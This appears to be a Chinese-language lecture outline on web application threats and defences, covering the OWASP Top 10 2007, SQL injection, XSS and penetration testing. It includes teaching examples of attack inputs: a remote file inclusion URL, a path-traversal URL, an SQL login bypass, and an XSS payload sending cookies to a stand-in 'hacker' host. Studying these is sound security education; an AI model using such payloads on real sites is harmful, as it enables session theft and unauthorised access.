網站威脅與防禦

outline

- 網站資訊安全
- OWASP
  - SQL Injection
  - Cross Site Scripting (XSS)
- 網站應用程式的安全防禦
  - 建構安全的網站
    - 網站系統
    - 應用程式
  - 測試及檢查安全的弱點

網站資訊安全

- 作業系統
- 網路
- 應用程式
  - 一般應用程式
  - 網頁應用程式
- 人

OWASP

- The Open Web Application Security Project
- 主要目標是研議協助解決Web軟體安全之標準、工具與技術文件
  - Top 10 critical web application security flaws
    - OWASP Top 10 2004
    - OWASP Top 10 2007

OWASP Top 10 2007

1. Cross-Site Scripting (XSS)
2. Injection Flaw
3. Malicious File Execution
4. Insecure Direct Object Reference
5. Cross-Site Request Forgery (CSRF)
6. Information Leakage and Improper Error Handling
7. Broken Authentication and Session Management
8. Insecure Cryptographic Storage
9. Insecure Communication
10. Failure to Restrict URL Access

Cross Site Scripting (XSS)

- *Web*應用程式直接將來自使用者的執行請求送回瀏覽器執行
- 攻擊者擷取使用者的
  - *Cookie*
  - *Session*
- 假冒直接登入爲合法使用者。

Injection Flaw

- *Web*應用程式執行來自外部的惡意指令
  - *SQL Injection*
  - *Command Injection*

Malicious File Execution

- *Web*應用程式引入來自外部的惡意檔案並執行檔案內容。
  - 以PHP程式爲例，程式中包含：

    $report = $_POST[‘file’];

    include $report;

    此時，使用者在瀏覽器網址輸入：

    http://www.xxx1.com/foo.php?file=http://www.xxx2.com/hack.php

Insecure Direct Object Reference

- 利用*Web*應用程式本身的檔案讀取功能任意存取檔案或重要資料，
  - 範例 *http://example/read.php?file=../../../../../../../c:\boot.ini*

Cross-Site Request Forgery (CSRF)

- 已登入*Web*應用程式的合法使用者執行到惡意的*HTTP*指令，但*Web*應用程式卻當成合法需求處理，使得惡意指令被正常執行，
- 案例
  - *QuickTime*、*Flash*影片檔中藏有惡意的*HTTP*請求

Information Leakage and Improper Error Handling

- *Web*應用程式的執行錯誤訊息包含敏感資料，
- 案例
  - 系統檔案路徑的揭露或資料庫欄位名稱

Broken Authentication and Session Management

*Web*應用程式中自行撰寫的身分驗證相關功能有缺陷。

Insecure Cryptographic Storage

- *Web*應用程式沒有對敏感性資料使用加密、使用較弱的加密演算法或將金鑰儲存於容易被取得之處。

Insecure communication

- 傳送敏感性資料時並未使用*HTTPS*或其他加密方式。

Failure to Restrict URL Access

- 某些網頁因爲沒有權限控制，使得攻擊者可透過網址直接存取
- 案例
  - 允許直接修改*Wiki*或*Blog*網頁內容

What is SQL Injection

- SQL Injection 應稱爲 SQL 指令植入式攻擊，主要是屬於 Input Validation 的問題。目前被翻譯成『資料隱碼』攻擊。
- SQL Injection並非植入電腦病毒，它是描述一個利用寫入特殊SQL程式碼攻擊應用程式的動作。
- 只要提供使用者輸入的介面，沒有對輸入資料型態管制，就可能會遭受的攻擊。

SQL Injection example

- select * from member where UID =' "& request("ID") &" ‘ And Passwd =' "& request("Pwd") & " ‘
- 若攻擊者已知系統中已有一個Admin的管理者帳號，則輸入Admin ‘-- ，即可不須輸入密碼而進入資料庫

  select * from member where UID =' Admin '-- ‘ And Passwd =' '
- 註: -- 符號後的任何敘述都會被當作註解

  (以上面爲例，And子句將被SQL視爲說明用)

Cross-Site Scripting (XSS)

- *Cross Site Scripting (XSS,跨網站指令碼)*
  - 駭客將HTML及Script程式碼插入到網頁中，用以攻擊使用者端主機。
  - 若網頁被插入惡意的 Script，但使用者認爲是可信的，當 Browser 下載該網頁時，嵌入其中的惡意 Script 就會被執行。
  - 避免與Cascading Style Sheets（層疊樣式表，簡稱爲CSS）混淆，所以簡稱爲XSS而不稱爲CSS。

XSS的原理

1.具有XSS弱點URL的攻擊點

http://.../test.php?id=20070703

XSS測試URL

http://.../test.php?id=<script>alert("XSS test");</script>

在URL中加入JavaScript，若彈出警告視窗，則表示該URL的該參數具有XSS弱點。

2.具有XSS弱點的搜尋網頁

<a href="http://…/Search.php?
Search=<script language='javascript'>
document.location.replace ('http://hacker/EvilPage.aspx?
Cookie=' + document.cookie);</script>">…

查詢字串中包含JavaScript會將使用者的Cookie送到另一個遠端的惡意網站中。

XSS可能造成的危害

- 加密連線失效，駭客竊取使用者的個人資料。
- 駭客**冒用使用者身分**，存取具身分控管機制的網站。
- 重導瀏覽器連線至釣魚網站，騙取帳號密碼等個人資訊。
- 將使用者瀏覽器導向惡意網站，下載並安裝後門程式於使用者電腦中。
- 使用者瀏覽器無法正常運作，如：JavaScript bomb。

XSS可能造成更嚴重的危害

- XSS攻擊Client端。在Client 端Browser執行Script(VBScript, JavaScript..etc.,)
- XSS Shell
  - A powerful XSS backdoor and zombie manager. (XSSShell readme)
    - Key logger (Mouse Logger)、取得Cookie、IE剪貼簿內容、使用的IP、連線歷史紀錄、進行DDOS攻擊、執行其他JavaScript、讓Browser當掉…等。

測試及檢查安全的弱點

- 測試網站應用程式安全性(測試階段)
  - 靜態檢查
    - 檢查Web Application程式碼
  - 動態檢查
    - 編譯或直譯實際測試執行配置或參數/變數的安全問題。
- 檢查網站應用程式安全性(測試及維護階段)
  - 弱點掃描
  - 滲透測試

測試網站應用程式安全性

- 靜態檢查
  - 人工原始碼檢測
    - 由專家、受過訓練的人員
  - 自動原始碼檢測
    - 有多種工具可進行
- 動態檢查
  - sandbox測試
    - 在可控制的測試環境（sandbox）中，測試執行時的安全性。
  - 錯誤植入測試(Fault Injection)
    - 試著利用Fault Injection軟體工程的檢測技術(就是輸入未預期或錯誤的資料…等)來對於Web Application進行安全評估，以找出系統中可能的安全缺陷。

檢查網站系統安全性

- 除了檢查原始碼外，Web整體的安全尚須要以系統的角度來看：
  - 弱點掃描
    - 檢查已知的安全問題。
    - 有自動化工具，但有誤判問題。
  - 滲透測試
    - 檢驗潛在的安全問題及風險。
    - 確認整體的安全性，而非只有網頁應用程式是安全的。（與原碼檢測比較）
    - 確認資安投資成效。

弱點掃描的優缺點


- 優點：
  - 快速、自動化測試已知的弱點
  - Plug-in、已知弱點的測試方式愈完整，則愈能偵測出相關弱點。
- 缺點：
  - 誤判仍嚴重。
  - 已知弱點測試方式需不斷增加及更新。
  - 可能影響正常網路運作。

滲透測試

- 經由一連串的活動，進行評估組織資通安全的弱點。
  - 設計的安全弱點與漏洞
  - 潛在的安全弱點與漏洞
- 又稱爲“ethical hacking”。
- 滲透測試者須具有駭客的技術、高道德標準及富創造力的。

滲透測試 V.S.駭客攻擊

- 駭客只需知道 (點)
  - How :如何入侵?
  - Why :爲什麼可以入侵成功
- 滲透測試則需要知道(面)
  - How :如何進行入侵
  - Why :爲什麼可以入侵成功
  - What :探測什麼
  - Which :需要哪些條件或工具
  - When :什麼是最好時機



滲透測試類型(1/2)

- 黑箱測試(Black Box Penetration Testing)
  - 測試前不提供組織相關的任何資訊
  - 僅提供以公開的部分資訊
    - 如：公司名稱,domain,IP Address等
  - 模擬真實世界的駭客手法
    - 網路環境與拓撲的取得
      - 作業系統、 應用程式、網路設備….等
    - 測試與利用可能的安全弱點
      - SQL Injection 、CGI Test 、Password Cracker

滲透測試類型(2/2)

- 白箱測試(White Box Penetration Testing)
  1. 測試前提供重要的組織相關的任何資訊
     - 提供合法的使用者帳號與密碼、網路設備的種類、網頁伺服器的資訊 (i.e., Apache/*nix or Apache/Win2k)、作業系統 (i.e., Windows/*nix)、資料庫平台 (i.e., Oracle or MS SQL)、Load balancers (i.e. Alteon)、Firewalls (i.e. Cisco PIX).. Etc
  2. 模擬駭客已知許多內部的資訊(測試安全政策)
     - 外部駭客：測試與利用可能的安全弱點
     - 離職員工：利用安全政策漏洞進入
     - 內部惡意員工：利用安全政策漏洞進入

工具

- OWASP計畫
  - WebGoat
  - WebScarab

WebGoat

- 爲Web攻擊練習軟體，其目的是爲了使得IT人員與軟體工程師在不觸法的情況下學習Web安全。
- WebGoat將15種左右的安全問題寫成J2EE應用程式，安裝後便可以依課程學習，事實上也就是War Game。

WebScarab

- 以HTTP-Proxy爲主的應用程式集，整合了Web安全顧問認爲的能幫助安全檢測的工具，使得在做安全檢測時能夠事半功倍。

網站應用程式的安全防禦

- 源碼檢測
- Web Application Firewall(WAF)
- Database Security